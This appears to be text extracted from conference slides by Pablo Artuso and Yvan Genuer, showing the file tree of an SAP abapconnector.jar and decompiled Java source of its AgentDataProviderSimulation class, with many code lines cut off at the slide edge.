
Pablo Artuso - Yvan Genuer















```
abapconnector.jar
├── META-INF
├── com.sap.sup.admin.connector
│   ├── api
│   ├── exception
│   ├── factory
│   │   ├── AbapFactory.class
│   │   ├── AbapFactoryBean.class
│   │   ├── AbapFactoryHome.class
│   │   └── package-version.properties
│   ├── impl
│   ├── simu
│   │   ├── AgentDataProviderSimulation
│   │   ├── AgentDataProviderSimulat
│   │   ├── IntroscopeDataProviderSimul
│   │   └── package-version.properties
│   └── tool
└── tool

AbapFactoryBean.class
AgentDataProviderSimulation.class
import java.util.Properties,

public final class AgentDataProviderSimulation implements IAbapComponent
    public static final String KEY = "FM_MAI_SIMULATION_AGENT";

    public void processFunction(JCO.ParameterList pImport, JCO.ParameterList
        IMAITestService service;
        String agentName = pImport.getString("IM_AGENT_NAME");
        if (agentName == null || agentName.trim().equals(""))
            throw new AbapFatalException("Parameter Agent Name cannot be empty
        AgentHandleWrapper agent = SMDManager.getInstance().getSMDAgent(agent
        if (agent == null)
            throw new AbapFatalException("Agent '" + agentName + "' does not ex
        try {
            service = (IMAITestService)SMDManager.getRemoteService(agent, "com.
        } catch (Exception e) {
            throw new AbapFatalException("Initialization of MAITestService fail
        }
        String collectorClass = pImport.getString("IM_COLLECTOR_CLASS");
        Properties contextParams = convertTableToProperties(pImport.getTable(
        Map inputParams = convertTableToMap(pImport.getTable("IM_INPUT_PARAMS
        Map metricParams = convertTableToMap(pImport.getTable("IM_METRIC_PARA
        try {
            MetricData[] metricCollectionData = service.runSimulation(collector
            JCO.Table results = pExport.getTable("EX_METRIC_DATA");
            for (int i = 0; i < metricCollectionData.length; i++) {
                MetricData metricData = metricCollectionData[i];
                results.appendRow();
            }
        }
    }
}
```

